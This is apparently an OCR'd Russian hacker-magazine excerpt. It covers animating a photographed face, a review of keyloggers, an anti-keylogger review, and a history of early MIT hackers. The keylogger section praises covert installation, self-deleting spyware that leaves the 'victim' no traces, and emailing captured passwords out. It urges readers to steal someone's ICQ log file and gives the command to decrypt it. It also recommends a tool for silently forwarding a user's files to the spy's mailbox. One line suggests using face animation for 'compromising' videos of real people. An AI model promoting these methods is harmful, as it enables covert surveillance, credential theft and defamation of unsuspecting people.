А сейчас начинается самое интересное, ради чего, собственно, все это и затевалось - анимация лица! Приятный сюрприз: в 3DMeNow любой нормальный человек без особых усилий заставит того же Деда Мороза читать новогодние стихи или, на худой конец, петь "Джынгл Бэллз". Для этого достаточно кликнуть кнопку с желтой папкой в нижнем левом углу ("Open Sound"), выбрать нужный звуковой файл (для любителей самодеятельности в программе предусмотрена запись звука через микрофон) и... виртуальный персонаж автоматически начнет вполне правдоподобно шевелить губами синхронно с "произносимым" текстом!

Но, к счастью, на этом процесс "оживления" не заканчивается. Ведь нам еще потребуется научить нашего виртуального друга корчить рожи и вертеть головой в нужные моменты, всячески подчеркивая эмоциональную и смысловую нагрузку сказанного! Правда для этого придется слегка поработать ручками: кликнуть на верхней панели кнопку "Animate", выбрать в новом окошке слева закладку ("Emotions", "Expressions", "Look At") и навставлять необходимых нам иконок-действий (например, "Brows Up") в расположенный ниже звуковой график. Промежутки между желтым и зеленым, а также между зеленым и красным квадратами показывают область, в которой лицо будет стремиться принять указанное тобой выражение (улыбнуться, поднять брови и т.д.), а промежуток между зелеными квадратами - область в которой это самое выражение будет иметь место (скажем, ноздри будут максимально раздуты). Ползунок показывает силу воздействия эффекта... Если ты ничего не понял из сказанного - просто попробуй поэкспериментировать!




Дедушка старенький, но сколько эмоций!

Создателем дружеских шаржей советую не пропустить закладку "Crazy Morphs". Она содержит набор иконок для совершения целого ряда бесчеловечных действий (типа вытягивания носа, оттопыривания ушей и т.п.) над подопытным существом.

<Упаковка>


Все! Созданный нами персонаж выделывает на экране всяческие фокусы. Точнее, их выделывает... его голова, отделенная от тела и висящая в воздухе?!! Черт, это значит, что мы забыли подложить под эту голову фоновый рисунок. Ок, давай это исправим: зайдем в меню Model\Background и загрузим подходящее изображение. Я, к примеру, в качестве фона решил использовать исходное (не редактированное) изображение Деда Мороза. После этого в окне предпросмотра появилось тело дедушки... со смешенной в сторону непропорционально большой башкой. Непорядок! Нажимаем одновременно "Ctrl" и "6" - область предпросмотра займет почти все окно программы - и начинаем мышкой (удерживая попеременно то



Сажаем голову на плечи

"P", то "C", то "Z") приделывать голову на место.

Немного о грустном: триальная версия программы 3DmeNow не умеет сохранять результаты твоих трудов, а уж тем более записывать их в виде видео-ролика (этого, кстати, не умеет даже полная версия 3DmeNow). Но это неприятное обстоятельство легко обходится, допустим, с помощью программы CamStudio (http://www.rendersoftware.com), предназначенной для записи происходящего на экране в файл формата AVI.




Новогоднее извращение: пишем видео с экрана :)

Эту программу мы тоже положили на диск. Она крайне проста в использовании, поэтому я не буду задевать твое самолюбие, вдаваясь в подробности. Жмем кнопку Record, выделяем нужную область экрана и - вперед. Звук, который идет на колонки, CamStudio также удается перехватить в большинстве случаев (иначе придется склеивать видео и звук в видео-редакторе, что иногда даже и к лучшему - можно добавить в видеоролик дополнительные эффекты :).


<Подарок готов!>

Дельце сделано! Не знаю, что выйдет у тебя, приятель, но вот у меня в результате всех этих манипуляций получилась довольно забавная видеозапись, на которой самый настоящий Дед Мороз с шуточками, хихиканьем и распеванием новогодних песен поздравляет всех с праздником. Разумеется, послать свое творение в Industrial Light&Magic, а также лично Дж. Лукасу я бы не рискнул, но для развлечения компании, которая соберется у меня дома за праздничным столом 31 декабря, оно, несомненно, сгодится. Надеюсь, что и ты, коллега, без особого труда достигнешь аналогичного результата. Ведь, право слово, Новый год надо встречать весело!



TalkingShow v 1.0 (~ 11 Мб), Win9x/2k/XP, Shareware

3DMeNow - не единственная программа, способная "натянуть" лицо с фотографии на трехмерную модель головы, с последующим "оживлением" оной. Есть и другие. Например, программа TalkingShow. Она работает только по одной фотке в анфас, предлагает широкий выбор "зубных протезов" для виртуальных моделей, и способна самостоятельно записывать результаты своей работы в видеофайл. Минус: автоматическая синхронизация движения губ персонажа с неанглийской речью у нее сильно хромает.



CrazyTalk v 2.5 (~ 18 Мб), Win9x/2k/XP, Shareware

Если же нет необходимости создавать трехмерную модель головы, а хочется лишь "оживить" персонаж на какой-нибудь фотке, можно прибегнуть к помощи программы CrazyTalk. Она способна работать с исходным изображением напрямую. Блок эмоций, автоматическая анимация губ - все на уровне. Но CrazyTalk, увы, не может сделать так, чтобы чья-либо фотография, скажем, покачала головой. А такая неподвижность выглядит неестественно, когда требуется изготовить "компрометирующее" видео на реального человека, а не просто "заставить картинку заговорить".

PC_Zone

СТАРШИЙ БРАТ СЛЕДИТ ЗА ТОБОЙ!


Stepan Ilyin aka Step (step@real.xakep.ru)

СТАРШИЙ БРАТ СЛЕДИТ ЗА ТОБОЙ


ОБЗОР СОВРЕМЕННЫХ КЛАВИАТУРНЫХ ШПИОНОВ

"Степан, не лезь за вареньем, я сама достану!" - говорила мне в детстве мама и тут же слышала грохот моего падения со стула. Уж такова натура человека - он делает то, что не следует, интересуется тем, что его вовсе не касается. Но сегодня я не буду ставить перед собой высоких целей перевоспитания человечества - расскажу лишь о том, как можно сунуть нос в дела ближнего своего, удовлетворив тем самым свое природное любопытство.

Различных клавиатурных шпионов сейчас развелось - хоть пруд пруди. Больших и маленьких, навороченных и не очень. Как-то раз, решив разобраться, какие из них - лучшие в своем роде, я накачал около трех десятков свежих key-logger'ов. При этом я внимательно следил, чтобы в список закачек не попали откровенные старички, потерявшие всякую надежду на дальнейшее развитие. Но все равно, отобрать самых достойных оказалось довольно… просто! А все потому, что абсолютное большинство этих утилит или создавали откровенно ущербные файлы отчетов, или никак не реагировали на переключение раскладки клавиатуры, записывая в лог вместо русских слов абракадабру типа "gfhjkm". Поэтому, несмотря на то, что большинство клавиатурных шпионов имели более или менее схожий набор функций и возможностей, на моем винте остались только пять программ, которыми мне было бы… хм… не стыдно поделиться с людьми :).

< Windows Keylogger 5.03 >

Windows 9x/Me/NT/2k/XP
Shareware, 405kb
www.littlesister.de




Хороший клавиатурный шпион с базовым набором функций, несколькими эксклюзивными фишечками и дистрибутивом небольшого размера. Устанавливается как обычное приложение. Никакой "скрытой" установки разработчиками не предусмотрено. С другой стороны, стандартная процедура настройки максимально упрошена: в простейшем случае от тебя требуется лишь указать файл для сохранения отчета и нажать на большую зеленую кнопку "start". Впрочем, если есть необходимость, можно подогнать программу под себя. К примеру, никто тебе не мешает задействовать встроенный планировщик для того, чтобы четко обозначить время, когда за юзером требуется следить. Как и положено любому приличному шпиону, Windows Keylogger умеет отсылать отчеты хозяину на e-mail. Но далеко не каждый шпион способен отсылать эти отчеты не только по таймеру, но и по мере достижения ими определенной величины. А вот WK это по силам. Кстати, правильность своих e-mail настроек легко проверить, используя встроенный тестер.

Уникальной фишкой программы является способность к "self destruction" (самоуничтожению) - функция, безусловно, чрезвычайно полезная. Только представь себе: ставишь ты кому-то Windows Keylogger, он работает, скажем, пару дней, а потом сам себя удаляет. Прелесть, правда? Все пароли и прочие секреты юзера ушастого у тебя в мыльнице, а на его машине - никаких следов.

Увлекшись различными функциями, я чуть было не забыл рассказать о файле отчета. Исправляюсь! Вся перехваченная информация криптуется в заданный при настройке файл, посмотреть который можно из самого Windows Keylogger'a. При этом log-файл подвергается расшифровке и выдается юзеру в виде неплохо оформленной веб-странички, ориентироваться в которой НАМНОГО легче, нежели в обычном plain text'e, столь любимом многими другими клавиатурными шпионами.

АЛЬТЕРНАТИВНЫЕ СРЕДСТВА

< Icq History Reader v1.7 >
Windows 9x/Me/NT/2k/XP
Freeware, 77kb
hitu.by.ru, www.hitu.tk



Далеко не всегда клавиатурный шпион - лучшее средство для шпионажа за юзером. А что, если тебе нужен лог ICQ беседы, которая произошла еще неделю назад? Сомневаюсь, что человек будет говорить об одном и том же два раза (хотя бывают и такие). Но выход есть. Дело в том, что ICQ по умолчанию сама ведет логи всех переписок, правда в зашифрованном виде. Но кто нам мешает их расшифровать и прочитать? Вся интересующая (и не очень) информация хранится в файлах типа "номер_uin_a.dat". Вот его-то и требуется украсть. Как? Это уже твоя проблема, чай не маленький. После того, как файл получен, запускай Icq History Reader со следующими ключами "IcqHR.exe <украденный .dat файл> <файл для вывода результатов>". И в html файле окажется абсолютно вся переписка жертвы (ее UIN и пароль, список контактов и собственно архив сообщений).

TIPS&TRICKS

При установке некоторых программ в Win 2000 инсталлятор сообщает, что не установлен нужный Service Pack и прекращает работу? Некоторые старые инсталляторы, особенно писанные под WinNT, не совсем корректно работают с Win2000. Чтобы убедить старый инсталлятор, что у тебя самый новый Service Pack, просто добавь в ветви HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\Current Version строковый параметр CSDVersion со значением Service Pack 6.

serge_hid@hotbox.ru

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

< SpyBuddy 1.9.1 >


Windows 9x/Me/NT/2k/XP
1703kb, Shareware
www.exploreanywhere.com



Установка этой программы может проходить в двух режимах: обычном и скрытом. Если выберешь последний, то программа инсталлируется в минимальной комплектации, особенно не афишируя свое появление на машине. Увы, какой бы способ ты ни выбрал, тебе все равно придется лезть в меню программы и донастраивать ее вручную. Перечень возможностей SpyBuddy достаточно стандартен, но то, как все эти возможности реализованы, внушает уважение к разработчикам. На компьютере "жертвы" он работает совершенно незаметно, четко фиксируя все нажатия клавиш, записывая в лог-файл названия запускаемых приложений и распечатанных документов, заголовки открытых окон, содержимое Буфера обмена и адреса любимых веб-сайтов пользователя. Кроме этого, SpyBuddy может время от времени делать снимки экрана и отслеживать, с кем и когда юзер общался по ICQ/MSN/Yahoo Massagers. Изюминкой программы является возможность ее тонкой настройки. С помощью специального мастера ты шаг за шагом с легкостью сможешь подогнать программу под свои нужды. Укажешь, что именно следует логировать, когда и с чего щелкать скриншоты, насколько скрытно нужно работать, когда и кому отправлять отчеты. Также собранную SpyBuddy информацию можно вручную сбросить в файл формата TXT, HTML или Microsoft Excel...

< PC Acme Pro >


Windows 9x/Me/NT/2k/XP
751kb, Shareware
www.keyloggers.com



Спросив намедни у своего друга, авторитетного и известного в рунете хакера, о хорошем кей-логгере, я получил ответ: "PC Acme Pro, имхо БЭСТ". Лучший, так лучший, пришлось мне ставить и его. Установка проще некуда, настроек немного, функции достаточно стандартны. Хотя сразу бросилось в глаза наличие фильтров, позволяющих отбрасывать не интересные тебе события в жизни подконтрольной машины. Плюс еще одним неплохим нововведением показалась возможность пересылки файла с логами на указанный адрес в локальной сети. И все? И это - лучший? Казалось бы, ничего особенного. Но нет! Главный плюс обнаружился чуть позже, когда я просматривал созданные PC Acme Pro отчеты. Именно тогда выяснилось, что в лог-файл программа пишет АБСОЛЮТНО ВСЕ действия пользователя. То есть там можно найти записи не только о том, какие клавиши нажимались и какие проги запускались, но и, скажем, пути к запушенным приложениям, описание манипуляций пользователя в окне программы (куда кликнул мышкой, как на его действия ответила программа или операционная система) и т.д. Черт возьми, да что там говорить! PC Acme Pro фиксирует даже изменения в реестре подконтрольной машины. Весь отчет берется из специального закриптованного лога, расшифровывается и переводится в суперудобную для навигации html-страницу специальной программой PC Analyze. В настройках этой утилиты есть возможность указать, какие действия и за какой период тебя интересуют.

< iOpus STARR PC & Internet Monitor PRO 3.24 >

Windows 9x/Me/NT/2k/XP
1047kb, Shareware
www.iopus.com/starr.htm



iOpus Stealth Activity Recorder & Reporter упоминался на страницах X уже не раз, и это неудивительно. Ведь программа успела завоевать любовь и доверие многих пользователей. Уже во время установки она спрашивает все необходимое, чтобы максимально облегчить дальнейшую настройку. Свои записи утилита хранит в специальном файле, который с ее же помощью можно перевести в html, xls или txt. Лог, как и в PCAcme-е, можно посылать как на e-mail, так и на адрес в LAN-е. Причем это единственный шпион, который перед посылкой файла-отчета может его запаковать. Казалось бы, мелочь - а приятно!
Функция периодического снятия скриншотов, которая была и во всех предыдущих шпионах, здесь реализована на весьма высоком уровне. Программа умеет "щелкать" не только весь экран, но и активные окна. А, значит, общий объем скриншотов становится существенно меньше. Более того, STARR умеет вставлять снимки экрана в нужное место файла-отчета (html). Правда, даже включая скриншоты, ее отчет пока не может соперничать с отчетом PC Acme. Все в одном - вариант, явно не способный обеспечить хорошую навигацию. Найти нужный пароль среди кучи скриншотов, логов ICQ бесед, стороннего текста порой ой, как непросто. Хотя, учитывая, что программу можно настроить исключительно на запись паролей (или на что-либо еще), этот недостаток ей можно простить.
К тому же этот шпион умеет неплохо прятаться. Продвинутые перцы, думаю, это оценят. Так же, как и то, что файл, непосредственно занимающийся слежением (и dll-ку к нему) можно переименовывать и перемещать... Напоследок упомяну способность программы создавать имена файлов-отчетов по шаблону, поддерживающему специальные тэги. Со STARR'ом тебе не придется гадать, от кого пришел тот или иной отчет, где и когда он был создан.

NEXT

PC_Zone

СТАРШИЙ БРАТ СЛЕДИТ ЗА ТОБОЙ!

Stepan Ilyin aka Step (step@real.xakep.ru)

КАК ОБНАРУЖИТЬ СЛЕЖКУ

< Anti-Keylogger v2.2 >
Windows 9x/Me/NT/2k/XP
Shareware, 1193kb
www.anti-keyloggers.co



AVP - хороший антивирус, но у него, как и у всех его собратьев есть один существенный минус - они ловят лишь то, что знают. Нет шпиона в базе данных - и все твои паролики, кредитки и тому подобная инфа может в один прекрасный момент оказаться в чужих руках. Если тебя не устраивает такое положение дел, то смело качай уникальную утилиту Anti-Keylogger. Назначение программы объяснять не надо, все и так понятно из названия. Фишкой утилиты является отсутствие в ней базы key-logger-ов как таковой. Если верить разработчикам, ее принцип действия основывается на хитрых алгоритмах поиска, выведенных разработчиками "в ходе длительных математических изысканий". Я не знаю, что это были за изыскания, но тщательная проверка показала, что Anti-keylogger действительно работает! Из пяти представленных в обзоре программ три были обнаружены после минутного сканирования. Только PC Acme Pro и SpyTech SpyAgent оказались Anti-Keylogger'у не по зубам.

< SpyTech SpyAgent 4.32 >

Windows 9x/Me/NT/2k/XP
Shareware, 1708kb
www.spytech-web.com

И вот последний представитель сегодняшнего обзора. На мой скромный взгляд, это наиболее навороченный шпион из всех существующих на данный момент. Внешне он похож на SpyBuddy, интерфейс реализован не менее красиво, да и исполнение функций кажется жутко знакомым. Вообще складывается впечатление, что SpyBuddy и SpyAgent - это две части когда-то разделившегося единого начинания. Как бы то ни было, это не



так уж и важно. Чем SpyAgent лучше всех остальных? Сложно объяснить. Просто в программе реализовано абсолютно все, что можно себе представить. Здесь и прекрасный интерфейс, и идеальная реализация записи абсолютно всех событий, и продуманная система фильтрации записываемой информации, и удобный механизм просмотра логов. У программы практически нет недостатков, если, конечно, не считать недостатком огромное количество опций, при виде которых невольно становится не по себе. Хорошо еще, что на помощь приходят легко доступные быстрые подсказки, а для особо ленивых имеется специальный мастер настройки. Само собой, программа идеально прячется, никак не афишируя свое присутствие на компьютере, ну, а ее лог-файлы не находит даже специализированный Anti-Keylogger. Не стоит забывать и о возможности переименования (переноса) исполняемого файла шпиона. Можно было бы еще очень долго перечислять достоинства этой утилиты, но я буду краток и скажу лишь, что SpyAgent - это прога из разряда "Must Have".

Программы для слежения за действиями пользователя развиваются чрезвычайно быстро. По привычке их еще называют "клавиатурными шпионами", однако возможности этих программ давно уже не ограничиваются одним лишь протоколированием вводимых юзером символов. Еще немного, и они научатся мониторить популярные интернет-пейджеры и перехватывать входящую и исходящую электронную почту. И тогда "клавиатурные шпионы" мигом превратятся в "системы тотального контроля" и начнут еще более активно использоваться на благо демократии.

ДОПОЛНИТЕЛЬНЫЙ СОФТ

< 42 Better Email Enable Everything (BEEE) v 2.24 >
Windows 9x/Me/NT/2k/XP
Freeware, 331 Kb



www.iopus.com

Почтовая программа с необычными свойствами от создателей отличного клавиатурного шпиона STARR. Но это отнюдь не аналог The Bat. Задачи у BEEE совсем другие.
С ее помощью можно настроить систему автоматической посылки выбранных файлов на заданный e-mail. Ты просто указываешь файл (или папку), вводишь мыло получателя, время отправления, а также устанавливаешь критерии отправки, такие как "переслать в любом случае", "переслать, если размер файла не превышает...", "переслать, если файл был изменен". В зависимости от настроек, BEEE способна самостоятельно дозваниваться до провайдера, сжимать файлы перед отправкой и сопровождать каждый файл заданным текстовым сообщением. Если не считать иконки в системном трее (от которой при желании легко избавиться), BEEE никак не афиширует свое присутствие на компьютере. Так что прогу можно смело использовать в качестве средства для регулярного копирования интересующих тебя данных с компьютера юзера ушастого в свой собственный почтовый ящик. Кроме того, BEEE - это идеальное решение проблемы кей-логгеров, обделенных возможностью отправки отчетов по электронной почте.



TIPS&TRICKS

Если тебе лень заморачиваться со скринсейверами, или нет такой возможности (скажем, на работе), то сделай супер hi-tech скринсейвер стандартными средствами Виндовс! Для этого выбери заставку "Объемный", поставь галочку напротив "Время", сделай размер побольше, а скорость движения поменьше. Но самое главное - шрифт ставь Windings или Webdings (можно любой символьный, где вместо цифр что-то другое). Все, теперь каждый, проходящий мимо, скажет: "Ух, ты! Где достал?" А запускать скринсейвер парой кликов мыши легко, если установить в трей прогу TurnitOn (http://davlar.chat.ru/turnit_f.html). Одним нажатием можно и отключить его запуск.


Семен
zurriburi@pisem.net

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

PC_Zone

КАМЕННЫЙ ВЕК КОМПЬЮТЕРНОГО АНДЕГРАУНДА

Mindw0rk <mindw0rk@mail.ru>



Джон МакКарти. Тот самый чокнутый, гениальный профессор. Автор LISPa и первых шахмат. Кстати, дедушка еще жив, здоров и все также чего-то кодит

Компьютерный центр Массачусетского Института Технологий находился в корпусе N26 - длинном сооружении, построенном из железа и стекла. Именно здесь, в просторной, хорошо освещенной зале стояли самые первые компьютеры - краса и гордость института. Эти железные монстры, занимавшие практически все свободное пространство и требовавшие специального внутреннего охлаждения, стоили миллионы долларов. Днем их обслуживал технический персонал, и люди, имевшие доступ к компьютерному центру, приносили операторам специальные карточки, на которых выбивались отверстия. Каждое отверстие служило командой компьютеру, а их четкая последовательность на карте - программой, выполнявшей какое-то действие. Считыванием и обработкой программных карт занимался огромный IBM 704 - самая большая и сложная машина в МИТ. Но каким бы мощным (для своего времени) он не был, приходилось ждать много часов, иногда дней, пока все вычисления будут закончены, и появится результат. И, если где-нибудь, хотя бы в одной команде, была допущена ошибка, приходилось все делать заново.

Днем в компьютерном центре бурлила жизнь: работники института несли свои карты, операторы обрабатывали их на мэйнфреймах, машины добросовестно гудели, производя сложные операции с числами. Вечером сотрудники МИТ разъезжались по домам, и шум постепенно затихал, только компьютеры продолжали гудеть. Самое время для измученных непрерывной беготней операторов отдохнуть в кругу семьи. И самое время для юных пытливых умов постичь тайны электронных импульсов и компьютерных кодов. Шел 1958 год...

<Как все начиналось>

Ребята, похожие на Питера Самсона, Алана Котака и Боба Сандерса, есть, наверное, в любом техническом ВУЗе. В то время как их сверстники посещают вечеринки, назначают свидания девушкам и играют вместе с другими парнями в футбол, они пытаются разобраться в самых сложных вещах, узнать, как эти вещи работают. Такие люди поступают в институты, подобные МИТ, посвящают себя науке и со временем становятся гениальными математиками или физиками. В конце 50-х гг. было много интересных предметов для исследования, но интерес к ним пропадал, как только эти ребята открывали для себя мир компьютеров. Эти железные гиганты, утыканные всевозможными кнопочками и рычагами, поражали воображение, от них веяло технологией будущего, а сложность управления ими только притягивала. Но доступ в здание компьютерного центра получали далеко не все, и для многих студентов это стало проблемой номер один.

Железнодорожный Клуб Технического Моделирования открывал свои двери для любого, кто интересовался техникой. Там было две группы: представители одной занимались разработкой чертежей поездов и построением моделей железных дорог, те, кого больше привлекала техническая часть, записывались в группу под названием "Комитет Связи и Энергии". Для студентов, постоянно занимающихся поиском ответов на свои вопросы, это был отличный полигон для исследований. Но главное - членам клуба выдавали пропуск к заветному центру, где находились столь притягательные железные машины!

<Первые хакеры>

Вначале слово "hack" использовалось для обозначения изобретательных шалостей студентов МИТ. Со временем этот термин переняли члены КСиЭ, и новым его значением стало: "процесс создания программы не ради результата, а ради удовольствия от самого процесса". Получив доступ в компьютерный центр института, молодые ребята полностью углублялись в изучение компьютерных технологий. Проглатывая от корки до корки скудные документации, они писали свои первые программы, исправляли ошибки, разрабатывали новые идеи и алгоритмы. Даже у самых мощных компьютеров того времени была слишком ограничена память. Попытки использовать ее наиболее эффективно породили но-



компьютерный центр МИТ.

компьютер IBM704, один из самых популярных мэйнфреймов 60х гг.




PDP-10 - компьютер, который сделал революцию в мире ЭВМ. После TX-0 он надолго стал любимой машиной большинства хакеров

вое увлечение - "программный бамминг". Размышлениям о том, как сократить количество команд для получения идентичного результата, некоторые студенты МИТ посвящали целый день. Иногда даже проводились своеобразные соревнования по оптимизации кода. Страсть к компьютерам многих членов КСиЭ росла с каждым днем. Студенты стали прогуливать лекции, больше времени пытаясь проводить у любимой железной игрушки. Даже вне стен 26 корпуса их не покидали мысли о компьютерах - они составляли в уме программы и пытались найти наиболее эффективные решения. Самые ярые поклонники компьютерных технологий с гордостью называли себя "хакерами". Теперь это было не шутливое название, а серьезный аргумент, говорящий о квалификации человека.

Запрет доступа к мэйнфреймам "помешанным на компьютерах студентам" прозвучал как гром среди ясного неба. Эти ребята жили компьютерами, все их действия и помыслы были направлены на то, чтобы исследовать, осваивать, изучать достижения технического прогресса. И теперь их лишали всего этого. Злость и негодование выплеснулись на операторов, и иногда месть была очень жестокой. Но, несмотря на все попытки хакеров вернуть себе утраченные привилегии, доступ оставался закрытым.

<Тэкси>

В 1959 г. Массачусетский институт приобрел "TX-0" - компьютер нового поколения, работавший на транзисторах и имеющий возможность ввода программ напрямую, безо всяких карт. Это был настоящий прорыв в развитии компьютерных технологий, хакерам КСиЭ он казался чудом. У "тэкси" (как ласково прозвали его студенты) был встроенный динамик, сидя за ним, можно было моментально узнать об ошибке в программе и тут же исправить ее. Оператором был назначен Джон МакКензи, который придерживался менее консервативных правил и разрешал любознательным ребятам поработать за новой игрушкой.



операторы работают за новым TX-0



компьютерная лаборотория 70х.



суперкомпьютер, построенный Саймоном Креем. Самый мощная вычислительная машина середины 60х.

Желающих было много, и дневного времени на всех не хватало. Компьютерный центр МИТ не охранялся, компьютеры на ночь не выключались, поэтому, едва последний технический работник выезжал с территории института, студенты проникали в здание, садились за мэйнфреймы и продолжали свои исследования. Хакеры разделили ночное время между собой на сессии, и каждые 60 минут, к великой радости одного и большому сожалению другого, сменяли друг друга. "TX-0" не простаивал зря ни минуты. Даже если кто-то из ночных завсегдатаев по какой-то причине пропускал свою сессию - его место уже через минуту занимал один из карауливших неподалеку "коллег". Хакеры вились возле компьютера круглосуточно, с нетерпением дожидаясь удобного момента, чтобы понажимать на кнопки. Но, несмотря на свою одержимость, они никогда не допускали стычек между собой. Многие из них уже стали достаточно квалифицированными специалистами и уважали мастерство и стремление к знаниям своих товарищей.

Первые программисты набирали свои программы напрямую в машинных кодах, а команды состояли из последовательностей нолей и единичек. В дебрях этих цифр мог запутаться даже самый блестящий математик. Но вскоре после появления в МИТ "TX-0" профессор Джек Дэннис разработал новый язык программирования Assembler, позволявший писать команды в гораздо более удобной форме и переводивший их в понятный компьютерам машинный код. Примерно в то же время Джон МакКарти, классический "чокнутый профессор", преподающий курсы программирования для студентов МИТ, изобрел LISP - старейший язык программирования высокого уровня.

